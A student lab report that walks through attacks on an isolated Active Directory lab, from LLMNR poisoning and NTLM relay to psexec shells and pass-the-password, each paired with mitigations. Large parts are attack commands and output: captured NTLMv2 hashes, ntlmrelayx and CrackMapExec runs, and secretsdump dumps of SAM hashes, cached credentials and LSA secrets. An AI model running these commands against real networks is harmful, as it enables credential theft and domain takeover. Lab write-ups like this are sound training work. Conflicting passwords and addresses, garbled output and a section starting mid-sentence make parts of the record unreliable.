

ACTIVE DIRECTORY

Hands-On Attacks • Credentials Capture • Privilege Escalation • Domain Compromise

Vinoth Sankar M

B.E CSE (Cyber Security)

2026

Introduction

Active Directory (AD) is Microsoft's centralized identity and access management service used in enterprise environments. It manages users, computers, groups, authentication, and authorization across an organization's network.

To gain practical knowledge of Active Directory security, I built a fully isolated AD lab consisting of a Windows Server 2019 Domain Controller, Windows 10 client machines, and a Kali Linux attacker machine. The objective was to understand how attackers exploit misconfigurations, weak passwords, and authentication weaknesses to compromise an Active Directory environment.

This report documents the attack techniques performed during the lab exercise, from initial credential capture to complete domain compromise.

Lab Setup

Environment Overview

The lab was built inside VirtualBox using an isolated network.

Machines Used

Domain Controller - Windows Server 2019

1. Acts as the primary Domain Controller for the marvel.local domain, managing Active Directory services and DNS resolution.
2. Maintains domain user accounts, groups, organizational units (OUs), and handles authentication requests from domain-joined systems.
3. Used for administrative tasks such as user management, Group Policy configuration, service account administration, and SPN setup for testing purposes.

Client Machine 1 - Windows 10 Enterprise

1. A domain-connected Windows workstation configured to simulate a regular employee system within the organization.
2. Assigned to the local user account **fcastle (Frank Castle)** for authentication and access control testing.
3. Configured with local administrator privileges on specific systems and includes shared folders to replicate real-world user resources and attack scenarios.

Client Machine 2 - Windows 10 Enterprise

1. A second Windows workstation joined to the Active Directory domain, created to simulate multi-host attack scenarios.
2. Assigned to the local user account **pparker (Peter Parker)** for authentication and access testing.
3. Configured similarly to Client 1 and used to demonstrate lateral movement, credential reuse, and remote administration attacks between systems.

Attacker Machine - Kali Linux

1. Served as the attacker's workstation for performing reconnaissance, network enumeration, authentication attacks, and exploitation activities within the lab environment.
2. Used to conduct SMB enumeration, Kerberos-related attacks, credential harvesting, and post-exploitation techniques against domain systems.
3. Connected to the isolated lab network and used to interact with the Domain Controller and client machines during attack simulations.

Important Accounts and Roles

Domain Administrator Account – High-privilege account (e.g., tstark) with full administrative control over the Active Directory environment. Used to demonstrate privilege escalation and complete domain compromise scenarios.

Standard Domain User Accounts – Regular user accounts (e.g., fcastle and pparker) created to simulate everyday user activities and serve as targets for authentication and privilege escalation attacks.

Service Account – Dedicated account (e.g., sqlservice) configured to run services and associated with a Service Principal Name (SPN). Used to demonstrate Kerberoasting and attacks targeting privileged service accounts.

Local Administrator Privileges – Certain user accounts were granted local administrator rights on multiple workstations to simulate realistic lateral movement and credential reuse scenarios.


Key Lab Configurations

A private domain (**marvel.local**) was created to provide a safe and isolated Active Directory environment for testing.

The Domain Controller was configured to provide DNS services, ensuring that authentication and Kerberos operations functioned similarly to a real enterprise network.

Shared folders were enabled on domain systems to simulate common organizational resources and support SMB-based attack demonstrations.

An SPN was assigned to the service account to facilitate Kerberos ticket requests and service account security testing.



Domain accounts and structure within MARVEL.local.

After completing the lab setup, I performed several Active Directory attack techniques to understand how attackers exploit weaknesses in authentication and system configurations. The attack chain began with LLMNR/NBT-NS poisoning to capture user credentials, followed by password cracking and SMB-based attacks to gain unauthorized access to domain systems.

Using the compromised credentials, I established remote access to target machines and conducted IPv6-based attacks with mitm6 and LDAP relay to gather domain information and increase privileges. I then performed credential-based attacks such as Pass-the-Password, token impersonation, and Kerberoasting to move laterally and compromise higher-privileged accounts within the domain.

Finally, after obtaining administrative access to the Domain Controller, I used Mimikatz to extract sensitive credential data and generated a Golden Ticket to achieve complete control of the Active Directory environment. These exercises

demonstrated how multiple attack techniques can be combined to escalate from a low-privileged user account to full domain compromise.

LLMNR Poisoning

Objective

To capture NTLMv2 authentication hashes from domain users and recover their passwords by exploiting weaknesses in Windows name resolution protocols.

Concept

When a Windows machine fails to resolve a hostname through DNS, it automatically uses LLMNR and NetBIOS broadcasts to locate the resource. An attacker on the same network can respond to these requests, impersonate the requested host, and trick the victim into sending NTLMv2 authentication data.

Tools Used

- Responder

- Hashcat

What I Did in the Lab

I launched Responder on the Kali Linux machine to monitor LLMNR and NetBIOS traffic within the network. When a domain user attempted to access a non-existent network resource, the attacker machine responded to the broadcast request and captured the NTLMv2 authentication hash. The captured hash was then exported for offline password cracking.

Outcome

The NTLMv2 hash was successfully captured and cracked using a wordlist attack, revealing the user's password. This provided valid credentials that could be used in later stages of the attack chain.

Mitigation

- Disable LLMNR and NetBIOS where they are not required.

- ```
[*] [NBT-NS] Poisoned answer sent to 192.168.56.109 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.109 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.109 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.109 for name MARVEL (service: Browser Election)
[SMB] NTLMv2-SSP Client : 192.168.56.109
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash : fcastle::MARVEL:15f999c56691f675:6AD279B7184CCC8361CEA97606E93F75:01010
00000000000809E3A6C16F0DC01041DA917281F53DA00000000020008004C0037003400360001001E00570049004E002D00
4B004E0052003600520046004C003000460041004A0004003400570049004E002D004B004E0052003600520046004C00300
0460041004A002E004C003700340036002E004C004F00430041004C00030014004C003700340036002E004C004F00430041
004C00050014004C003700340036002E004C004F00430041004C0007000800809E3A6C16F0DC01060004000200000008003
000300000000000000001000000000200000E822A1DB42E5E5B4538AC0417FA123CFB47B9E2B3D793B843BFC9FB1E2252C0D
0A001000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E0
0350036002E00310030003600000000000000000000000000
[SMB] NTLMv2-SSP Client : 192.168.56.109
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash : fcastle::MARVEL:0533ccc3300b5944:16430A75B7A2EF169F16703D7C744FB3:01010
00000000000809E3A6C16F0DC01DC08AB0A1346496E00000000020008004C0037003400360001001E00570049004E002D00
4B004E0052003600520046004C003000460041004A0004003400570049004E002D004B004E0052003600520046004C00300
0460041004A002E004C003700340036002E004C004F00430041004C00030014004C003700340036002E004C004F00430041
004C00050014004C003700340036002E004C004F00430041004C0007000800809E3A6C16F0DC01060004000200000008003
000300000000000000001000000000200000E822A1DB42E5E5B4538AC0417FA123CFB47B9E2B3D793B843BFC9FB1E2252C0D
0A001000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E0
0350036002E00310030003600000000000000000000000000
[SMB] NTLMv2-SSP Client : 192.168.56.109
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash : fcastle::MARVEL:1d95b59ce488132c:33348047F51C33994A51C23BE2FDA358:01010
00000000000809E3A6C16F0DC0126BE4932BFDfE76D000000000020008004C0037003400360001001E00570049004E002D00
4B004E0052003600520046004C003000460041004A0004003400570049004E002D004B004E0052003600520046004C00300
0460041004A002E004C003700340036002E004C004F00430041004C00030014004C003700340036002E004C004F00430041
004C00050014004C003700340036002E004C004F00430041004C0007000800809E3A6C16F0DC01060004000200000008003
000300000000000000001000000000200000E822A1DB42E5E5B4538AC0417FA123CFB47B9E2B3D793B843BFC9FB1E2252C0D
0A001000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E0
0350036002E00310030003600000000000000000000000000
[SMB] NTLMv2-SSP Client : 192.168.56.109
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash : fcastle::MARVEL:8f4ff7dda013273f:98A628198F4E66323DA8EC4513E6F8B5:01010
00000000000809E3A6C16F0DC011CCC4002BF610B6D00000000020008004C0037003400360001001E00570049004E002D00
4B004E0052003600520046004C003000460041004A0004003400570049004E002D004B004E0052003600520046004C00300
```

***NTLM hash captured via LLMNR poisoning.***



can authenticate successfully and perform administrative actions on the target system.

## **Tools Used**

- Responder
- ntlmrelayx (Impacket)

## **What I Did in the Lab**

I configured Responder to capture authentication attempts while disabling unnecessary SMB and HTTP services. Using ntlmrelayx, I relayed the captured NTLM authentication from one workstation to another where the compromised user had local administrator privileges. After a successful relay, I accessed the target machine and extracted local account information.


## **Outcome**

The attack was successful because SMB signing was disabled on the target system. Using the relayed credentials, I obtained administrative access, dumped local SAM hashes, and

established an interactive SMB session on the target machine.

## Mitigation

- Enable SMB signing on all systems.
- Disable NTLM authentication where possible.
- Restrict local administrator privileges.
- Implement account tiering and least privilege principles.
- Monitor for unusual SMB authentication activity.



```
root@kali -
[+] Setting up WinRM (HTTP) Server on port 5985
[+] Setting up WDC (HTTPS) Server on port 5986
[+] Setting up WDC Server on port 135
[+] Multirelay enabled
[+] Servers started, waiting for connections
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, attacking target smb://192.168.0.187
[+] (SMB): Authenticating connection from MADHAV/FCASTLEB192.168.0.188 against smb://192.168.0.187 SUCCEEDED [!]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Service RemoteRegistry is in stopped state
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Service RemoteRegistry is disabled, enabling it
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Starting service RemoteRegistry.
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Target system bootkey: 0x4c1a028a7d16b77295aef3c91258
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Dumping local SAM hashes (lsirsis!inhahiretham)
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[+]
[+] All targets processed!
[+] (SMB): Connection from MADHAV/FCASTLEB192.168.0.188 controlled, but there are no more targets left!
[+] Administrator:508:aad3b435b51404eeaad3b435b51404ee:31d6cf0e015ae931b7359d7e0c809c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0e015ae931b7359d7e0c809c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0e015ae931b7359d7e0c809c0:::
@MIDLtivityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cf0e015ae931b7359d7e0c809c0:::
Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:02a0267e040a127cfe00f49ecdb6b3:::
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Done dumping SAM hashes for host: 192.168.0.187
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Stopping service RemoteRegistry.
[+] smb://MADHAV/FCASTLEB192.168.0.187 [!] -> Restoring the disabled state for service RemoteRegistry
```

***Relayed NTLM authentication allowing access and SAM dump.***

## **Gaining Shell Access**

### **Objective**

To use compromised credentials to remotely access a target system and obtain command execution privileges.

### **Concept**

If a user has local administrator privileges on a machine, tools such as PSEXec can use those credentials to execute commands remotely. Successful authentication can provide high-level access to the target system.

### **Tools Used**

- Impacket psexec.py

### **What I Did in the Lab**

Using the credentials recovered from the previous attack (**MARVEL\fcastle**), I authenticated to the target workstation using Impacket's psexec.py tool. Since the account had local administrator privileges, the tool successfully executed

commands remotely and established privileged access on the system.

## Outcome

The attack was successful and returned **NT AUTHORITY\SYSTEM** privileges on the target machine. This provided complete control over the workstation, allowing administrative actions, credential extraction, and further post-exploitation activities.

## Mitigation

- Restrict local administrator privileges.
- Monitor remote execution activity.
- Deploy endpoint protection capable of detecting PSEXec-like behavior.
- Implement privileged access management solutions.

```
root@kali:~# impacket-atexec MARVEL.local/fcastle:'Po$$w0rd!'@192.168.56.109 whoami
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \uxeqJIWD
[*] Running task \uxeqJIWD
[*] Deleting task \uxeqJIWD
[*] Attempting to read ADMIN$\Temp\uxeqJIWD.tmp
[*] Attempting to read ADMIN$\Temp\uxeqJIWD.tmp
nt authority\system
```

***SYSTEM-level command execution achieved on the target.***

# **IPv6-based Man-in-the-Middle (MITM) / DNS Relay**

## **Objective**

To intercept IPv6-based network traffic and relay captured authentication requests in order to gain access to domain resources and gather information from the Active Directory environment.

## **Concept**

Many Windows systems have IPv6 enabled by default and automatically trust IPv6 DNS responses. An attacker can exploit this behavior by acting as a rogue IPv6 DNS server, redirecting authentication traffic through their system. The captured NTLM authentication can then be relayed to services such as LDAP to gain access without knowing the user's password.

## **Tools Used**

- mitm6
- ntlmrelayx

- LDAPS (LDAP over SSL/TLS)

## **What I Did in the Lab**

I executed mitm6 on the attacker machine to respond to IPv6 DNS requests within the lab environment. After configuring LDAPS on the Domain Controller, I used ntlmrelayx to relay captured NTLM authentication requests to LDAP services. This allowed me to gather domain information and interact with Active Directory using the relayed credentials.

## **Outcome**

The attack successfully intercepted IPv6 DNS traffic and relayed authentication requests to the Domain Controller. As a result, I was able to enumerate domain users, groups, and permissions, demonstrating how IPv6 misconfigurations can be abused to gain valuable information and elevated access.

## **Mitigation**

- Disable IPv6 if it is not required.

- Disable WPAD or restrict its usage.
- Enable LDAP Signing and Channel Binding.
- Monitor unusual IPv6 and LDAP activity.
- Use the Protected Users group for privileged accounts.

```

~$ impacket-ntlmrelayx -6 -t ldaps://192.168.56.107 -wh fakewpad.marvel.local -l loot
me
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Serving PAC file to client ::ffff:192.168.56.109
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.56.109 controlled, attacking target ldaps:/
/192.168.56.107
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] (HTTP): Connection from ::ffff:192.168.56.109 controlled, attacking target ldaps:/
/192.168.56.107
[*] (HTTP): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt

```

## Successful NTLM relay and domain enumeration.

| Domain Users                |               |               |                   |                   |                   |                                    |                   |      |                                                        |
|-----------------------------|---------------|---------------|-------------------|-------------------|-------------------|------------------------------------|-------------------|------|--------------------------------------------------------|
| CN                          | name          | SAM Name      | Created on        | Changed on        | lastLogon         | Flags                              | pwdLastSet        | SID  | description                                            |
| peter parker                | peter parker  | pparker       | 05/30/26 01:41:52 | 05/30/26 03:43:53 | 05/30/26 03:43:53 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/30/26 01:41:52 | 1108 |                                                        |
| SQL Service                 | SQL Service   | SQLService    | 05/29/26 10:43:00 | 05/29/26 10:53:40 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:43:00 | 1106 | password is Mypassword123                              |
| Tony Stark                  | Tony Stark    | tsark         | 05/29/26 10:38:02 | 05/30/26 03:45:40 | 05/30/26 21:30:29 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:38:02 | 1104 |                                                        |
| Frank Castle                | Frank Castle  | fcastle       | 05/29/26 10:36:36 | 05/30/26 01:04:30 | 05/30/26 22:09:08 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:36:36 | 1103 |                                                        |
| krbtgt                      | krbtgt        | krbtgt        | 05/29/26 09:38:30 | 05/29/26 09:53:40 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, NORMAL_ACCOUNT   | 05/29/26 09:38:30 | 502  | Key Distribution Center Service Account                |
| Administrator               | Administrator | Administrator | 05/29/26 09:37:46 | 05/29/26 09:53:40 | 05/31/26 18:01:05 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 09:25:05 | 500  | Built-in account for administering the computer/domain |
| Group Policy Creator Owners |               |               |                   |                   |                   |                                    |                   |      |                                                        |
| CN                          | name          | SAM Name      | Created on        | Changed on        | lastLogon         | Flags                              | pwdLastSet        | SID  | description                                            |
| SQL Service                 | SQL Service   | SQLService    | 05/29/26 10:43:00 | 05/29/26 10:53:40 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:43:00 | 1106 | password is Mypassword123                              |
| Tony Stark                  | Tony Stark    | tsark         | 05/29/26 10:38:02 | 05/30/26 03:45:40 | 05/30/26 21:30:29 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:38:02 | 1104 |                                                        |
| Administrator               | Administrator | Administrator | 05/29/26 09:37:46 | 05/29/26 09:53:40 | 05/31/26 18:01:05 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 09:25:05 | 500  | Built-in account for administering the computer/domain |
| Domain Admins               |               |               |                   |                   |                   |                                    |                   |      |                                                        |
| CN                          | name          | SAM Name      | Created on        | Changed on        | lastLogon         | Flags                              | pwdLastSet        | SID  | description                                            |
| SQL Service                 | SQL Service   | SQLService    | 05/29/26 10:43:00 | 05/29/26 10:53:40 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:43:00 | 1106 | password is Mypassword123                              |
| Tony Stark                  | Tony Stark    | tsark         | 05/29/26 10:38:02 | 05/30/26 03:45:40 | 05/30/26 21:30:29 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 10:38:02 | 1104 |                                                        |
| Administrator               | Administrator | Administrator | 05/29/26 09:37:46 | 05/29/26 09:53:40 | 05/31/26 18:01:05 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/29/26 09:25:05 | 500  | Built-in account for administering the computer/domain |
| Enterprise Admins           |               |               |                   |                   |                   |                                    |                   |      |                                                        |
| CN                          | name          | SAM Name      | Created on        | Changed on        | lastLogon         | Flags                              | pwdLastSet        | SID  | description                                            |

## Domain users enumerated through LDAP relay.

# **Pass-the-Password & Pass-the-Hash**

## **Objective**

To use compromised passwords and NTLM hashes to gain access to additional systems within the network and demonstrate lateral movement techniques.

## **Concept**

After obtaining valid credentials or password hashes, attackers can reuse them to authenticate to other machines. Pass-the-Password uses the actual password, while Pass-the-Hash uses the NTLM hash directly without needing to know the plaintext password. These techniques are highly effective when administrative credentials are reused across multiple systems.

## **Tools Used**

- CrackMapExec (CME)
- secretsdump.py
- psexec.py
- Hashcat

## **What I Did in the Lab**

Using the credentials **MARVEL\fcastle : P@\$w0rd!**, I used CrackMapExec to test authentication across multiple hosts in the domain. The results showed that the account had local administrator privileges on several machines. I then used secretsdump.py to extract local SAM hashes and reused the obtained credentials and hashes to access additional systems.

## **Outcome**

The attack confirmed that administrative credentials were reused across multiple hosts. I successfully authenticated to additional machines, dumped NTLM hashes, and demonstrated how a single compromised account could lead to broader access within the network.

## **Mitigation**

- Use unique local administrator passwords on every machine.
- Implement Microsoft LAPS or PAM solutions.

- Enforce strong password policies.
- Limit local administrator privileges.
- Monitor credential dumping and lateral movement activity.

```

root@kali: /home/kali
crackmapexec smb 192.168.56.0/24 -u fcastle -d MARVEL.local -p Password1
SMB 192.168.56.106 445 SPIDERMAN [+] Windows 10 / Server 2019 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:F
SMB 192.168.56.107 445 HYDRA-DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:Tr
SMB 192.168.56.109 445 THEPUNISHER [+] Windows 10 / Server 2019 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing
SMB 192.168.56.108 445 SPIDERMAN [+] MARVEL.local\fcastle:Password1
SMB 192.168.56.107 445 HYDRA-DC [+] MARVEL.local\fcastle:Password1
SMB 192.168.56.109 445 THEPUNISHER [+] MARVEL.local\fcastle:Password1 (Pwn3d!)

root@kali: /home/kali
crackmapexec smb 192.168.56.0/24 -u fcastle -d MARVEL.local -p Password1 --sam
SMB 192.168.56.107 445 HYDRA-DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:Tr
SMB 192.168.56.109 445 THEPUNISHER [+] Windows 10 / Server 2019 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing
SMB 192.168.56.108 445 SPIDERMAN [+] Windows 10 / Server 2019 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:F
SMB 192.168.56.107 445 HYDRA-DC [+] MARVEL.local\fcastle:Password1
SMB 192.168.56.109 445 THEPUNISHER [+] MARVEL.local\fcastle:Password1
SMB 192.168.56.108 445 SPIDERMAN [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB 192.168.56.109 445 THEPUNISHER [+] Dumping SAM hashes
SMB 192.168.56.109 445 THEPUNISHER Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.56.109 445 THEPUNISHER Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.56.109 445 THEPUNISHER DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.56.109 445 THEPUNISHER WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3fb5b81b02411067284f327862fbc858 :::
SMB 192.168.56.109 445 THEPUNISHER Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
SMB 192.168.56.109 445 THEPUNISHER [+] Added 5 SAM hashes to the database

```

## Credential reuse identified across multiple systems using CrackMapExec.

```

root@kali: /home/kali
impacket-secretsdump 'marvel/fcastle:Password1@192.168.56.109'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootkey: 0xa7241d38f53cb16d29563346618437ae
[*] Dumping local SAM hashes (uid:rid\lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3fb5b81b02411067284f327862fbc858:::
Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f: (2026-05-31 23:41:13+00:00)
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c: (2026-05-30 04:57:05+00:00)
MARVEL.LOCAL/pparker:$DCC2$10240#pparker#2027d82b6ccb49ad3352c6f9d808d0db: (2026-05-30 03:43:53+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE_ACC
MARVEL\THEPUNISHER$aes256-cts-hmac-sha1-96:5757d354cc7089e56043c03cfd5b7a9b1f046086ea6bba5282c31e21275b20d7
MARVEL\THEPUNISHER$aes128-cts-hmac-sha1-96:62ed1cae9aa27e12a03c66b629e3f77e
MARVEL\THEPUNISHER$des-cbc-md5:4c6883680845cddc
MARVEL\THEPUNISHER$plain_password_hex:6a002c00530050069007600530050003a0066004b002e0045003a004d0032002e0048007300540077006100410023003600240062007a0048003
2002b00500730065003c0029005c0022005004f0034007300230030059006006900700037004800390058006006000360043005f004600790061005e006f00640050031004000390067002
f0059004b0069003c004500340065005b003c006500760048004c00250053007900400076002100550057002b0058006900390070004e005f004d003f002e0020005f00230063004e00670027007
600580072005d0062006e003c00690028005600460046004f00
MARVEL\THEPUNISHER$aad3b435b51404eeaad3b435b51404ee:9c3bb8a21ad9912f1bb7ba6fe680c4:::
[*] DRAPI_SYSTEM
dpapi_machinekey:0xb6408417910198b7a3840b6a93b145fc73fffb858
dpapi_userkey:0xc7b9c2844deb2b9dacc9e518e3371e91f184a57
[*] NLKM
0000 4E 95 65 BB E4 0A 23 57 FC C1 DF 9B E2 F8 BE 21 N.e...#......!
